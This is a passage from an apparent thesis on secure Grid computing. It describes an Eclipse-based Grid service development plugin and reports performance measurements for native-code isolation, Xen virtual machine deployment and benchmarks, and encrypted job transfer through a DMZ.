- MGridMethod** (Attribute: name)
 - is associated with **MGridElement** (1 to 1, labeled 'returns')
 - is associated with **MGridParameter** (1 to *, labeled 'takes')
 - is associated with **MType** (1 to 1, labeled 'throws')
 - is associated with **MType** (1 to 1, labeled 'throwsTypes')
- MGridParameter** (Attribute: name)
 - is associated with **MType** (1 to 1, labeled 'type')
- MType** (Attributes: complexType, type, array, arrayDimension; Method: getWSDLType)
 - is associated with **MGridElement** (1 to 1, labeled 'mtype')
 - is associated with **MGridElement** (1 to 1, labeled 'returnType')
 - is associated with **MGridMethod** (1 to 1, labeled 'throws')
 - is associated with **MGridMethod** (1 to 1, labeled 'throwsTypes')
 - is associated with **MGridParameter** (1 to 1, labeled 'type')

We defined several Java annotations to represent the connection between application logic carrying code and the upper layer PSM of a Grid service. These annotations are `GridService`, `GridMethod` and `GridAttribute` and can be used to annotate Java class or method definitions and field declarations. The Java annotations can be used to define additional meta-data such as the target namespace for the Grid service. The annotations are intended to be used by developers in their applications in order to mark certain logical elements for inclusion in a Grid service. In terms of the GDT, a Java class carrying the `GridService` annotation is called an *annotated service class* and may be interpreted as a model source for the upper layer PSM.

The Eclipse platform follows a workspace concept for organising user resources. A user's workspace contains several projects that in turn contain a number of resources.

Each project has a so called nature assigned that is used to filter the user interface and the collection of plugins that act on the project and the resources contained in that project. As a first extension to the Eclipse platform, a project nature for *Grid projects* (the `GDTNature`) was defined and implemented that can be assigned to any Java project in the user's workspace to allow associating the GDT plugin with the project. Apart from the project nature, the Eclipse platform assigns an ordered set of project builders to a project. These builders are invoked whenever the change of one or many resources forces an incremental or full build of the project or when the project should be "cleaned". When a new service is added to a Java project, the GDT assigns the GDT nature to the project and a GDT builder which is running after the Java builder of the Java Development Tools (JDT) plugin.

The GDT builder is the central component handling the internal transformation between the upper and lower layer PSM of a project and the central contribution of the GDT core plugin to the Eclipse platform. The builder receives a so called delta set from the Eclipse platform. This delta set contains a reference to all resources that were changed since the last build was performed on the project. For an incremental project build, this is the set of resources actually touched by the user (or an action by the user induced on the project). The GDT builder now performs two operations in sequence. First, a delta visitor is used to check every resource in the delta set for the project whether it is a model source. Second, the model transformations and emitters are invoked to push changes in the model into the actual resources.

To perform these operations, the GDT builder needs to make a connection between resources and the elements of the project model. Figure 8.15 shows the internal binding model used for this purpose. The binding model defines a binding element that is directly connected to a workspace resource and holds references to a service model element, a resource emitter and a resource interpreter. Binding elements are collected by the GDT plugin in a binding registry that can be used to look up bindings for a given service model or a given resource. To decide whether a resource is a source of model information, all resource interpreters defined for the GDT must implement a method `isSource` that is invoked on resources that have no binding information attached to them. Based on the result of this heuristic part, a binding between the resource and the particular resource interpreter is constructed and registered for the project. Apart from this heuristic part, all resource interpreters implement a transformation part handling the transfer of information from a resource into the corresponding model representation.

The GDT uses the annotation processing component of the standard Java Development Tools (JDT) to process annotations in Java classes. For this purpose, the GDT registers an annotation processor with the JDT. The JDT Java builder is invoked on the resources of a project prior to the GDT builder, and the annotation processing component of the Java builder hands any annotations to the GDT annotation processor. This processor registers the annotation information for every resource in a Grid annotation registry. Information in the annotation registry is managed on a per project basis. This registry is then queried by both the heuristic as well as the transformation part of a




Figure 8.15: Internal Binding Model Between Service, Resources, Emitters and Interpreters

resource interpreter to decide whether the resource is an annotated service class or to actually fill the service model from the definition of a class. The resource interpreter makes direct use of the structural information of the Java class under inspection. The JDT offers the ability to easily access structural information reflecting the declaration of a Java class through the document object model for Java elements. Other resource interpreters use internal models for other kinds of resources such as XML schema files and WSDL files provided to the Eclipse platform by other plugins such as the Web Tools Project [59] or the EMF [58].

Most code emitters of the GDT are implemented using Java Emitter Templates (JET) technology, a part of the Eclipse Modeling Framework. JET uses a syntax similar to Java Server Pages, allowing to use regular Java code within special code sections of the template. Everything outside of the special code tags is literally copied into the output. Since there is a trivial mapping between the lower level PSM and the actual source code for the application, the GDT can directly emit source code from the upper layer PSM. This is also true for non-Java resources such as deployment descriptors

and WSDL files for the target service. JET is supplemented by *JMerge*, an EMF component allowing to merge newly generated versions of a Java resource with previous versions that might contain user modifications. JMerge transfers the user modification into the newly generated resource preventing loss of user source code. Apart from the template based code emitters, the GDT implementation relies on existing code generators for the GT4 framework.

The generators are implemented as a combination of Ant build scripts and small code generators implemented as Java programs that get called from the Ant build files. These tools are used to generate, for example, stubs for the resulting Grid service. They perform their work in a rather long running process (around 20 seconds) that is hard to include in an automatic and incremental project build. Fortunately, those long running generation steps target only automatically generated platform binding code a human developer is unlikely to ever modify. Developers will rather focus on changing the application logic or the code corresponding directly to the lower layer PSM generated by this template based approach. Since the stub generation process is such a long running operation, the developers are given the opportunity to manually start the stub generation process for a service as a last development step prior to service packaging and deployment or when they see substantial changes in the service model that requires (re-)generation of the stubs. The resulting source code of the stubs is automatically added to the project and can be modified by the developer within the workbench. The second long running operation that can directly be triggered by the user is the final packaging of the Grid service for deployment. The packaging operation for both target systems which were implemented also uses existing Ant scripts and integrates them into the workbench.

All transformation components of the GDT are split between the GDT core plugin and so called *target system mapping* modules (TSM). The core plugin provides the meta model for representation of Grid services as well as common and generic services such as annotation processing and model registries, while the TSMs contribute their interpreters and emitters to the core plugin.

Developers are supported in the creation of new services by a multi-page wizard. The GDT user interface component queries the platform for all available TSM contributions. The first page of the wizards queries common information about the new service such as its target namespace, name, the package and class name of the annotated service class to be created. The GDT user interface queries the Eclipse platform for all available TSM contributions and collects a set of TSM identifiers that the user may select a concrete target system from. This selection determines additional wizard pages that are contributed by the individual TSMs and may allow the user to specify additional choices and values. After finishing the wizard execution, the service model is created and all necessary project settings are changed according to the user's choices. Most importantly, the TSM to be used for transformation is associated to the service in the project. This TSM is then used to generate all service artifacts including a base implementation of the annotated service class that the user may fill with his/her application logic.

The addition of a service to a project does not rely on the graphical user interface components. The GDT contributes a custom Ant task `gdt.generator` and a headless application `de.fb12.gdt.Generator` to the Eclipse platform that can be used without the graphical workbench user interface. Their basic intention is to enable the user to automatically create a Java project for an annotated class or add the service to an existing project, generate the target system specific artifacts and package the service. They also offer the ability to initialise a new workspace, and to automatically import any number of Java libraries and Java source files into a service project. This functionality is intended for use in automated build or test environments that are very common for large Grid applications. Both components can be regarded as different user interfaces to the core components of the GDT. Therefore, the implementation of both components is part of the GDT UI plugin. It relies on functionality for project creation and modification that is provided by the core plugin.

8.8 Summary

This chapter introduced a number of tools and concepts to ease the development of secure Grid applications. For the development of services, a separation of concerns allows solution producers to concentrate on their domain specific coding. The Grid specific code and configuration files in particular security code is generated by the MDA GDT tools. If the solution producer is allowed autonomous installation of services a security configuration tool allows easy configuration of the different GSI options. In the more traditional Grid setup, this step is executed by the resource providers. Once all the services are in place, the customer can create a user certificate and then define a workflow in collaboration with the solution provider if necessary. The presented solutions take much of the Grid specific burden from the none Grid experts, thus reducing the complexity of designing Grid applications and consequently improving the security of the applications.

Experimental Results and Evaluation

9.1 Introduction

In the following chapter, selected measurements of the developed components are presented to evaluate the overhead introduced by the security measures introduced in this work. Furthermore, an evaluation will be given to summarise the benefits the presented Grid environment offers and highlight the new potential on-demand Grid computing can achieve.

9.2 Service Security

Isolation of pure Java service implementations is realised using a changed class loader delegation scheme. Since classes also need to be loaded by the standard implementation and the disposable and secure class loaders introduced in this work follow the implementation pattern of the regular class loaders, they impose only a minimal overhead for loading of the classes. This security scheme also does not influence regular and repeated service invocations. No measurable difference could be detected.

A more significant overhead is created by the isolation scheme for native code fractions of a service, described in section 7.3. In this scheme, execution of the native code fractions of a service are performed in a process space separate from the JVM and sand-boxed by means of the underlying operating system. The solution is specifically aimed at isolation of native code that gets called from the Java service implementation via the JNI. Two main factors govern the performance of this solution for individual calls to native methods: The overhead imposed by the native sandbox of the operating system and the overhead imposed by the process dislocation technique that requires local inter process communication. Cost analysis for native code sandboxing is subject to evaluation by the creators of the various techniques offering a solution in this area.

The following experiment was conducted to assess the overhead of transparent process dislocation for native code used in a Java service implementation through the

JNI. A Java test class was created that uses a native method implemented using C. The absolute time before and after an invocation of the native method in the Java class was measured in a loop of 500 invocations. In the first case, the original native library compiled using gcc 4.0.1 was used. Then, the native library was replaced by a transparent proxy library that used RPC communication to perform method invocation on the original library in a process separate from the JVM. Again, the runtime of the native method invocation in the Java class was measured.

The regular call took 3 microseconds on the average while the call using separate process spaces took 566 microseconds. This increase in time required to perform a native call by a factor of 182 is only acceptable if relatively few native calls are required from the Java code into native libraries. This situation is often met when a Grid service implementation is used as a front end to functionality provided by a long running native application. In this case, methods provided by the library are used on a macroscopic level, and the service will typically spend substantial amounts of its runtime in the native code alone instead of requiring many native method invocations in the Java implementation.

A benefit of the micro jailing technology lies in the small memory overhead created by the solution. The native process manager and all RPC related components require less than 1 megabyte of main memory. This is a small overhead compared to process isolation by use of dedicated Grid service container instances for different services and users. Using these dedicated Grid service containers, a complete JVM must be instantiated, requiring at least 20 megabytes of memory.

9.3 Image Creation

The Image Creation Station (ICS) is hosted on a Dual-Core 2.4 GHz AMD Opteron Server, with 16GB RAM and a 250 GB S-ATA HDD. The machine is running Xen 3.0 on Debian 4.0. Images were created in the sizes 512, 1024, 2048, 4096 and 8192 MB in both full and sparse mode. The base linux image which was installed in the 512MB image was roughly 400MB in size. For all other images a larger installation encompassing roughly 1GB was chosen. This installation also included IA32 support and some additional compilers, which were commonly requested by the D-Grid users. The image creation process tests were run 30 times for each image size and type. Figure 9.1 shows the measured user, system and wall clock time. It is evident that the user and system time do not differ greatly for the different image sizes and types. However, the wall clock time is affected by the image size in the full image mode, since even the empty space of the image, which is not immediately needed, is written onto the hard disk.




Figure 9.1: ICS Benchmark

9.4 Xen Grid Engine

The XGE is responsible both for VM management and VM deployment. Figure 9.2 shows the deployment time of a 1024 MB image onto ten nodes using a sequential and a tree deployment pattern. Using the tree deployment, the image deployment takes less than 250 seconds and as such does not represent a significant overhead compared to the run time of the average Grid job. Once the images are deployed, they must be booted and when the job is completed, the images must be shut down. Figure 9.3 shows the performance of the XGEs virtual machine handling over 50 trial runs. The blue bar represents the XGE prolog: The placeholder VM is shut down and the user image is started. The average time for the XGE prolog was 119 seconds. The red bar presents the XGE epilog where the user image is shut down and the placeholder is started again. The average time was 20.3 seconds. The total job handling overhead was 139.3 seconds on average, which is small compared to the average runtime of Grid jobs. The prolog takes longer to execute than the epilog since the XGE must wait for all VMs to be ready before continuing the execution, while the shutdown process can be executed asynchronously.




Figure 9.2: Image Deployment

9.4.1 Xen

The performance overhead created by Xen depends both on the specific installation/configuration of Xen on the physical machine and the application which runs in Xen. To evaluate these two factors, two generic benchmarks and two application tests were run. The applications both stem from the engineering project InGrid. The applications from the medical and banking projects are classified and could not be used for measurements and the mobile ad-hoc emulation framework has no metric by which to compare it to a standard system since virtualisation must always be used. The machines used for the tests were Dual-Core AMD Opterons with 2.4 GHz connected via a Gigabit ethernet network. Both the Xen0 and the XenU are assigned 4GB of RAM. Figures 9.4.1 and 9.5 show the results of the generic networking (iperf [188]) and CPU (nbench [116]) benchmarks. Figure 9.4(a) shows the network performance benchmark results for native to native, native to VM, VM to native and VM to VM data transfers. This reflects the three transmission scenarios which can occur in the virtual environment, namely transmission from the client to the worker node (native to VM), transmission from the worker node to the client (VM to native) and inter-worker-node communication (VM to VM). The native to native transmission measurement is added as a baseline comparison. The measurements were gathered over a period of one hour, recording the average bandwidth each second. The y-axis shows the distribution of the average bandwidth which is listed on the x-axis. The overall distributions do not differ greatly, the variance stemming more from background network noise than from the virtualisation technology (the VM to native transmission actually had a higher average bandwidth than the native to native transmission). Table 9.4.1 shows the average




Figure 9.3: XGE Performance


transmission rate in MBit/s.

Figure 9.4(b) shows the distribution of the transmission speeds with and without the firewalling solution on the Xen0. The transmission rates were measured with and without firewalls for the VM to native and VM to VM cases. As above, the overall transmission speed distribution does not differ greatly.


Figure 9.5 shows the CPU benchmark results of nbench which was used to test the integer performance of the virtual XenU CPU. The x-axis shows the number of trials and the y-axis the performance index. The results show that the performance is actually better in the virtual environment than in the native environment. However, these results should not be taken at face value. The benchmark for the virtual case was executed entirely in the virtual environment and thus used the virtual clock which is not absolutely accurate. When the network trials were measured with the virtual clock, the network performance also seemed better for the virtual case. Since this seemed suspicious, the network measurements were repeated with an external clock which resulted in the measurements presented above. Unfortunately, there is no way to execute the nbench benchmark with an external clock. The application experiments below were implemented with an external clock and should be used for the performance evaluation.

	native-native	native-VM	VM-native	VM-VM
Average MBit/s	940.5	932.8	940.8	938.7

Table 9.1: Xen Networking Benchmark Mean



(a) Xen vs Native iperf Performance



(b) Xen Firewall iperf Performance

Figure 9.4: Xen Networking Benchmark Performance




Figure 9.5: Xen nbench Benchmark Performance


Figures 9.6(a) and 9.6(b) show the performance of two of the D-Grid industrial applications Casts and Fenfloss in a VM compared to the native performance over 30 runs. The metal-casting application CASTS [1] was 3.1% slower in the virtual machine compared to the native execution and the fluid simulation FenFloss was 11.3% slower. The 3.1% and 11.3% performance penalties, however, are negligible when considering the fact that without the installation and security mechanisms of the new Grid environment the applications could not be run at all in a shared use Grid environment.

9.4.2 Demilitarised Zone


While the DMZ and Fence are required for effective security in Grid/cluster environments, they create a certain amount of overhead. The transmission time is extended due to the extra hop via Fence, and the en- and decryption also consume some time compared to an unsecured Grid operation.

The test environment consists of 6 machines connected with a 100 Mbit ethernet. The firewalls run on Pentium III machines with 1 GHz, 512 MB RAM with FreeBSD installed. The Globus headnode is a Pentium IV with 3 GHz, 1 GB RAM with a Debian Linux installed. The same configuration applies to the ICS and the client machine. The Cluster headnode is a Pentium IV with 1.8 GHz, 512 MB RAM with Solaris 10 installed. There are also 4 Pentium IV with 1.8 GHz, 512 MB RAM as worker nodes running Debian Linux in a Xen environment.

The most important measurement concerns end-to-end encryption. It introduces improved security, but it also consumes time. To show that the introduced overhead



(a) Casts Performance



(b) Fenfloss Performance

Figure 9.6: Xen Application Performance

is negligible, two measurements were conducted. The first one measures the time for an encrypted job from the client to the XGE. The second measurement is the same, except that the data is unencrypted. The execution time is job dependent and thus is factored out of the measurements.

Figure 9.7 shows the times for the following steps:

1. Start a job on the client side and encrypt the job data with a 48-byte key
2. Transfer the job data via Fence to the XGE
3. The XGE detects the new job and decrypts the data

The test application is the casting simulation package CASTS. The typical data volume for a CASTS job is about 290 MB. In total 50 trials were conducted to get a robust mean, which is about 154 seconds. The chart is divided into three parts. The bottom part displays the time needed to encrypt the data. The middle part displays the time needed to transfer the files via Fence from the Globus headnode to the Cluster headnode. The upper part displays the time needed to decrypt the data. The difference between the two cryptographic processes results from the diverse hardware (1.8 GHz CPU vs. 3 GHz CPU). The small variance in the transfer time is due the polling nature of the XGE scheduling algorithm.




Figure 9.7: Time for Fully Encrypted Job Submissions in 50 Trials

The second measurement is exactly the same as the first, except no job data is encrypted respectively decrypted. Figure 9.8 shows the time in seconds on the ordinate and 50 trials on the abscissa. The mean is about 49 seconds. Due to the watchdog

